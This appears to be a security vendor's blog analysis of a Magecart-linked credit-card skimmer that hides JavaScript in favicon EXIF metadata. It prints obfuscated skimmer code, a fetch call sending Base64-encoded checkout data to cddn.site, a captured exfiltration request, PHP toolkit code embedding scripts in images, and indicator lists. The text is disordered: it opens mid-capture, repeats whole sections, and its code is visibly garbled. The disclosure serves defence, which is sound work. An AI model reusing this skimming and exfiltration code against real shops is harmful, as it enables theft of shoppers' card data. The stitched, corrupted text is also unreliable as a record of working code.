kv"wo_sagepaymentsusaapi-new-payment-method:", "wo_sagepaymentsusaapi-payment-token:",
jp"payment_method:sagepaymentsusaapi", "shipping_method[0]:tree_table_ratec847c268_standard_shipping"
6U"yith_wcmc_subscribe_me:", "wcf_checkout_id:", "wcf_flow_id:", "shipping_postcode:",
m9"shipping_city:", "shipping_address_1:", "shipping_company:", "shipping_last_name:",
zV"shipping_first_name:", "ship_to_different_address:", "createaccount:", "billing_email:",
pR"billing_phone:", "billing_postcode:", "billing_city:", "billing_address_1:", "billing_company:",
fN"billing_last_name:", "billing_first_name:", "wcf_checkout_id:", "wcf_flow_id:",
1k"rememberme:forever", "redirect:", "_wp_http_referer:checkout-page", "woocommerce-login-nonce:",
3j"shipping_state:", "shipping_country:", "billing_state:", "billing_country:",
0h"_wp_http_referer:checkout-pagewca-ajaxupdate_order_review", "woocommerce-process-checkout-nonce:",
1R"wo_sagepaymentsusaapi-new-payment-method:", "wo_sagepaymentsusaapi-payment-token:",
j1"payment_method:sagepaymentsusaapi", "shipping_method[0]:tree_table_ratec847c268_standard_shipping"
k1"yith_wcmc_subscribe_me:", "wcf_checkout_id:", "wcf_flow_id:", "ship_to_different_address:",
3R"createaccount:", "billing_email:", "billing_phone:", "billing_postcode:", "billing_city:",
k9"billing_address_1:", "billing_company:", "billing_last_name:", "billing_first_name:",
6Q" wcf_checkout_id:", "wcf_flow_id:", "rememberme:forever", "redirect:checkout",
kZ" _wp_http_referer:checkout-page", "woocommerce-login-nonce:", "shipping_country:", "billing_state:",
WB"billing_country:"]
3Y
0g
1c
uV
0N
-----WebKitFormBoundaryQuHJzquYAfZf5PbK--
```

The threat actors probably decided to stick with the image theme to also conceal the exfiltrated data via the favicon.ico file.

### Skimmer toolkit found in the open

We were able to get a copy of the skimmer toolkit's source code which was zipped and exposed in the open directory of a compromised site. The gate.php file (also included in the zip) contains the skimmer's entire logic, while other files are used as supporting libraries.



This shows us how the `favicon.ico` file is crafted with the injected JavaScript inside of the Copyright field. There are some other interesting artifacts as well, such as the Cache HTTP header and Created date for the image.

```
header("Cache-Control: no-cache, must-revalidate"); // HTTP/1.1
header("Expires: Sat, 26 Jul 1997 05:00:00 GMT");
    include_once 'bin/exif/Toolkit_Version.php';
include_once 'bin/exif/JPEG.php';
    include_once 'bin/exif/EXIF.php';
include_once 'bin/exif/XMP.php';
    include_once 'bin/exif/Photoshop_IRB.php'; EXIF libraries

include_once 'bin/exif/Photoshop_File_Info.php';

$new_ps_file_info_array = array (
'title' => "",
'author'=> "",
'authorsposition' => "",
'caption' => "",
'captionwriter' => "",
'jobname' => "",
'copyrightstatus' => "",
'copyrightnotice' => str_replace("'", "\'", $js." "),
'ownerurl' => "",
'keywords' => array(),
'category' => "",
'supplementalcategories'=> array(),
'date' => "2222-22-22",
'city' => "",
'state' => "",
'country' => "",
'credit'=> "",
'source'=> "",
'headline' => "",
'instructions' => "",
'transmissionreference' => "",
'urgency' => ""
);

$dss=parse_url($_SERVER['HTTP_REFERER']);
$urlref=$dss['scheme'].'://'.$dss['host']."";

$favg = 'favicon/'.$dss['host'].".ico";
```

**Skimmer code loaded via \$js variable**




The JavaScript code for the skimmer is obfuscated using the WiseLoop PHP JS Obfuscator library, in line with what we saw on the client-side.

```
alert("WiseLoop JavaScript Obfuscator Message\n\n" +
      "Source code for [{JS}] could not be loaded.\n\n" +
      "Please check the following:\n\n" +
      "- the absolute URL path '{JS}' should be valid and readable\n\n" +
      "- if you have specified a repository name, make sure you dit it via 'rjs'
      query variable like this: jso.php?rjs={REPOSITORYNAME}/{JS}\n\n" +
      "- if a repository name was not specified, make sure that the repository
      '{REPOSITORYNAME}' has a directory path that contains the '{JS}' file\n\n" +
      "The '{REPOSITORYNAME}' repository configuration: {REPOSITORY}");

;eval(
  function(w,i,s,e){
    var l1ll=0;var l1llI=0;var l1lll=0;var l1llll=[];var l1llI=[];
    while(true){
      if(l1ll<5)l1llI.push(w.charAt(l1ll));else if(l1ll<w.length)l1lll.
      push(w.charAt(l1ll));l1ll++;
      if(l1llI<5)l1llI.push(i.charAt(l1llI));else if(l1llI<i.length)l1lll.
      push(i.charAt(l1llI));l1llI++;
      if(l1lll<5)l1llI.push(s.charAt(l1lll));else if(l1lll<s.length)l1lll.
      push(s.charAt(l1lll));l1lll++;
      if(w.length+i.length+s.length+e.length==l1lll.length+l1llI.length+e
      .length)break;
    }
    var l1ll=l1lll.join('');var l1llI=l1llI.join('');l1llI=0;var l1llll=[];
    for(l1lll=0;l1lll<l1lll.length;l1lll+=2){
      var l1lll=-1;if(l1llI.charCodeAt(l1llI)%2)l1lll=1;
      l1lll.push(String.fromCharCode(parseInt(l1lll.substr(l1ll,2),36)-
      l1lll));
      l1llI++;if(l1llI>=l1llI.length)l1llI=0;
    }
    return l1lll.join('');
  }
  ('{JS-W}','{JS-I}','{JS-S}','{JS-E}')
);
```

### Connections to other skimmers, Magecart group 9

Based on open source intelligence, we can find more details on how this skimmer may have evolved. An earlier version of this skimmer was found hosted at jqueryanalyse[.]xyz (archive [here](#)). It lacks some obfuscation found in the more recent case we found, but the same core features, such as loading JavaScript via the Copyright field (metadata of an image file), exist.



We also can connect this threat actor to another skimming script based on the registrant’s email (rotrnberg.s4715@gmail[.]com) for cddn[.]site. Two domains (cxizi[.]net and yzxi[.]net) share the same skimmer code which looks much more elaborate and does not appear to have much in common with the other two JavaScript pieces (archive [here](#)).


```

<html>
<script>
var _0x2626 = ['\x5b\x0a\x20\x31\x2c\x0a\x20\x32\x0a\x5d', '\x22\x2d\x32\x37\x31\x38\x32\
(function(_0x242ecc, _0x528af0) {
var _0x1e1be8 = function(_0x1efd91) {
while (--_0x1efd91) {
_0x242ecc['push'](_0x242ecc['shift']());
}
};
_0x1e1be8(++_0x528af0);
}(_0x2626, 0xf8));
var _0x5531 = function(_0x5890cf, _0x9a0395) {
_0x5890cf = 93, _0x9a0395 = undefined
_0x5890cf = _0x5890cf - 0x0;
var _0x4b6433 = _0x2626[_0x5890cf];
return _0x4b6433;
}

```

While debugging it, we can spot the string ‘ars’ within a URL path. That same string was seen being used in the first skimmer (see Figure), although it might very well just be a coincidence.





Magerates[.]com is registered under newserf@mail.ru, which also has other skimmer domains, and in particular several used via another [clever evasion technique](#) in the form of WebSockets. This type of skimmer was [tied](#) to Magecart Group 9, originally [disclosed](#) by [Yonathan Klijnsma](#).

Tracking digital skimmers is not an easy task these days, as there are many threat actors and countless variations of skimming scripts based off toolkits or that are completely custom.

We continue to track and report skimmers in an effort to protect online shoppers from this campaign and dozens of others.

## Indicators of Compromise

### EXIF skimmers

```
cddn[.]site  
magentorates[.]com  
pixasbay[.]com  
lebs[.]site  
bestcdnforbusiness[.]com  
apilivechat[.]com  
undcoveria[.]com  
wosus[.]site
```

### Older EXIF skimmer

```
jqueryanalyse[.]xyz  
jquery-analitycs[.]com
```

### Skimmer #3


```
xciy[.]net  
yxxi[.]net  
cxizi[.]net  
yzxi[.]net
```

### Other skimmers

```
sonol[.]site  
webtrans[.]site  
koinweb[.]site  
xoet[.]site  
ads-fbstatistic[.]com  
bizrateservices[.]com  
towbarchat[.]com  
teamsystems[.]info  
j-queries[.]com
```

### Registrant emails

```
anya.barber56@gmail[.]com  
smithlatrice100@yahoo[.]com  
rotrnberg.s4715@gmail[.]com  
newserf@mail[.]ru
```



The abuse of image headers to hide malicious code is [not new](#), but this is the first time we witnessed it with a credit card skimmer.

The presence of an *eval* is a sign that code is meant to be executed. We can also see that the malware authors have obfuscated it. An archive of this script can be found [here](#).

```
;eval(function(w,i,s,e){var lI1l=0;var l1lI=0;var l1l1=0;var l1l1l=[];var l1l1I
=[];while(true){if(lI1l<5)l1lI.push(w.charAt(lI1l));else if(lI1l<w.length)
l1l1.push(w.charAt(lI1l));lI1l++;if(l1lI<5)l1lI.push(i.charAt(l1lI));else if(
l1lI<i.length)l1l1.push(i.charAt(l1lI));l1lI++;if(l1l1<5)l1lI.push(s.charAt(
l1l1));else if(l1l1<s.length)l1l1.push(s.charAt(l1l1));l1l1++;if(w.length+i.
length+s.length+e.length==l1l1.length+l1lI.length+e.length)break;}var lI1l=
l1l1.join('\\');var l1lI=l1lI.join('\\');l1lI=0;var
l1l1l=[];for(lI1l=0;lI1l<l1l1.length;lI1l+=2){var
l1l1l=-1;if(l1lI.charCodeAt(l1lI)%2)l1l1l=1;l1l1.push(String.fromCharCode(parseI
nt(lI1l.substr(lI1l,2),36)-l1l1l));l1lI++;if(l1lI>=l1lI.length)l1lI=0;}return
l1l1l.join('\\');})(\`ec6911u212a29313918263q0z311o27312o1b3x2e1d3o01112m3q0z322
m3x3u35262v223plz323a251s25352116212v25211c3u2711113a251q2735211630381y1112141
1153x2b2o1931261u3s2v312p113u263e153x292q1921261z121o253e1g3e2b38182v3ul2111o3
60y12113b213x312b38162x3ul2111m3e182v3b213x2b233x39233x2b233v11112u291z323u291
u3s291r2qli25323q2elz21141b3x111z322435163z2qlb3x1111lv35211d303p3e113w2m211ql
g273zlql025111q273t193124163e1e3e39381c3y2b321x3w2u3q3s39322b3r35323919163z161
1121o233e1ql1113u263e1d37383x111z231211d11a1d1k1g111f1h3e181e1v3c1c1g1d3f123
g1m3g
Obfuscated code using WiseLoop PHP JavaScript Obfuscator
g1w2e1
s2e1k2e1w1c1z2e1w1e1v2e1s2f1y2c1t2e1v2e1q2f172e1v2c1u2e1u2e1c2e1u2g1v2c1u2f1t2
e1q3g1x2e1u3e142e1w2g1w2e1t2g112c1s1e1u2e1q2g1v2e1v2c1v2e1v2e1t2e1s3f1y2c1u3e1
s2e1q3g1h2e1u2d192e1u3f1y2e1s2f1a2c1s3f1j2e1qlf172e1u3e102e1u3f152e1u3f1w2c1s3
f1b2e1q3f1t2e1u2d172e1w3f1t2e1s3f1b2c1t3e1e2e1q3f182e1w3d1y2e1u3f172e1u3f1a2c1
s1f1b2e1s3f1e2e1u3d172e1u3g1p2e1s2f1b2c1s3f1e2e1q3f192e1u3e1w2e1ulf152e1s3f1b2
c1s3f192e1q3f1b2e1u2c1u2e1ule1d1e1b1f1g3e1c1e1k1g1k3f1r3d1e3d1f3f1k2f103f112f1
e2e1m1e1d3e1d3f1c3f1r1e1f1g1s3g1d1e1f1f1e3c1d1f181g1qlf1b1f1e3d1f3g113f1e2e1f1
e1f1c1f1g1r3e1d1e183f151e1h2e1d1f1l1f1d3e1l1e1j3g113g1h1g143f1g3e1m1g1r1g1g1g1
b2e1e1e1h3d1f2f1a1e1s2g1e1d1f3f143e1d3f1f3e1r3e113e1f3g161f1d3e141e1b1f1b1f1d1
f1d1f111e1f2e1q2e1d1e1f1e1f3d1f1e1a1d1d1g1h1e1z2c1t1e122e1s2e1q2e1v3e1f2e1v2g1
y2e1u2e1z2c1s2e112e1s3e1c2e1u2c1x2e1u2e1j2e1u2g172c1u2g1c2e1r3e1h2e1w2e1x2e1w2
```

### Skimmer exfiltrates data as an image

The initial malicious JavaScript (Figure 2) loads the skimming portion of the code from the favicon.ico (Figure 3) using an  tag, and specifically via the *onerror* event.

As with other skimmers, this one also grabs the content of the input fields where online shoppers are entering their name, billing address and credit card details. It encodes those using Base64 and then reverses that string.

```
<img src="" onerror="ZHNp=
document.createElement('tpircs'.split('').reverse().join(''));ZHNp.innerHTML=
(w,i,s,e){var l1l1=0;var l1lI=0;var l1l1=0;var l1l1=[];var
l1lI=[];while(true){if(l1l1<5)l1lI.push(w.charAt(l1l1));else
if(l1l1<w.length)l1l1.push(w.charAt(l1l1));l1l1++;if(l1lI<5)l1lI.push(i.charAt(l1lI));
if(l1lI<i.length)l1lI.push(i.charAt(l1lI));l1lI++;if(l1l1<5)l1lI.push(s.charAt(l1l1));
if(l1l1<s.length)l1l1.push(s.charAt(l1l1));l1l1++;if(w.length+i.length+s.length+e.
l1.leng
rdat = btoa(unescape(encodeURIComponent(localStorage.getItem("ars"))))
l1lI=1;
split("").reverse().join("");
l1l1=-1;
localStorage.removeItem("ars");
(1l1l,2
if (!ch || !cn)
l1l1.jc
{
if (!ch)
{
IURL = "data:image/x-icon;base64," + rdat;
block = IURL.split(";");
contentType = block[0].split(":")[1];
realData = block[1].split(",")[1];
blob = new Blob([realData],
{
type: contentType
});
fd = new FormData();
fd.append("image", blob);
url = '//cddn.site/favicon.ico';
fetch(url,
{
mode: "no-cors",
method: "POST",
body: fd
});
}
```

**Stolen data is Base64 encoded and then string reversed**

**Use FormData API to send stolen data as 'image/x-icon'**

It comes with a twist though, as it sends the collected data as an image file, via a POST request, as seen below:

```
POST https://cddn.site/favicon.ico HTTP/1.1
Host: cddn.site
Connection: keep-alive
Content-Length: 2809
User-Agent:
Content-Type: multipart/form-data; boundary=----WebKitFormBoundaryQuHJzquYAfZf5PbK
Accept: */*
Origin: https://www. .com
Sec-Fetch-Site: cross-site
Sec-Fetch-Mode: no-cors
Sec-Fetch-Dest: empty
Referer: https://www. .com/checkout-page/
Accept-Encoding: gzip, deflate, br
Accept-Language: en-US,en;q=0.9


-----WebKitFormBoundaryQuHJzquYAfZf5PbK
Content-Disposition: form-data; name="image"; filename="blob"
Content-Type: image/x-icon
Stolen data once decoded

=0["_wp_http_referer:checkout-page", "woocommerce-process-checkout-nonce:",
kV"wc-sagepaymentsusaapi-new-payment-method:", "wc-sagepaymentsusaapi-payment-token:",
jP"payment_method:sagepaymentsusaapi", "shipping_method[0]:tree_table_ratec847c268_standard_shipping"
6U"yith_wcmc_subscribe_me:", "wcf_checkout_id:", "wcf_flow_id:", "shipping_postcode:",
m9"shipping_city:", "shipping_address_1:", "shipping_company:", "shipping_last_name:",
zV"shipping_first_name:", "ship_to_different_address:", "createaccount:", "billing_email:",
pR"billing_phone:", "billing_postcode:", "billing_city:", "billing_address_1:", "billing_company:",
fN"billing_last_name:", "billing_first_name:", "wcf_checkout_id:", "wcf_flow_id:",
1k"rememberme:forever", "redirect:", "_wp_http_referer:checkout-page", "woocommerce-login-nonce:",
3J"shipping_state:", "shipping_country:", "billing_state:", "billing_country:",
0h"_wp_http_referer:checkout-pagewc-ajaxupdate_order_review", "woocommerce-process-checkout-nonce:",
1R"wc-sagepaymentsusaapi-new-payment-method:", "wc-sagepaymentsusaapi-payment-token:",
j1"payment_method:sagepaymentsusaapi", "shipping_method[0]:tree_table_ratec847c268_standard_shipping"
k1"yith_wcmc_subscribe_me:", "wcf_checkout_id:", "wcf_flow_id:", "ship_to_different_address:",
3R"createaccount:", "billing_email:", "billing_phone:", "billing_postcode:", "billing_city:",
k9"billing_address_1:", "billing_company:", "billing_last_name:", "billing_first_name:",
6Q" wcf_checkout_id:", "wcf_flow_id:", "rememberme:forever", "redirect:checkout",
kZ" _wp_http_referer:checkout-page", "woocommerce-login-nonce:", "shipping_country:", "billing_state:",
WB"billing_country:"]
3Y
0g
1C
uV
oN
-----WebKitFormBoundaryQuHJzquYAfZf5PbK--
```

The threat actors probably decided to stick with the image theme to also conceal the exfiltrated data via the favicon.ico file.

### Skimmer toolkit found in the open

We were able to get a copy of the skimmer toolkit's source code which was zipped and exposed in the open directory of a compromised site. The gate.php file (also included in the zip) contains the skimmer's entire logic, while other files are used as supporting libraries.



This shows us how the `favicon.ico` file is crafted with the injected JavaScript inside of the Copyright field. There are some other interesting artifacts as well, such as the Cache HTTP header and Created date for the image.

```
header("Cache-Control: no-cache, must-revalidate"); // HTTP/1.1
header("Expires: Sat, 26 Jul 1997 05:00:00 GMT");
    include_once 'bin/exif/Toolkit_Version.php';
include_once 'bin/exif/JPEG.php';
    include_once 'bin/exif/EXIF.php';
include_once 'bin/exif/XMP.php';
    include_once 'bin/exif/Photoshop_IRB.php'; EXIF libraries

include_once 'bin/exif/Photoshop_File_Info.php';

$new_ps_file_info_array = array (
'title' => "",
'author'=> "",
'authorsposition' => "",
'caption' => "",
'captionwriter' => "",
'jobname' => "",
'copyrightstatus' => "",
'copyrightnotice' => str_replace("'", "\'", $js." "),
'ownerurl' => "",
'keywords' => array(),
'category' => "",
'supplementalcategories'=> array(),
'date' => "2222-22-22",
'city' => "",
'state' => "",
'country' => "",
'credit'=> "",
'source'=> "",
'headline' => "",
'instructions' => "",
'transmissionreference' => "",
'urgency' => ""
);

$dss=parse_url($_SERVER['HTTP_REFERER']);
$urlref=$dss['scheme'].'://'.$dss['host']."";

$favg = 'favicon/'.$dss['host'].".ico";
```

Skimmer code loaded via \$js variable



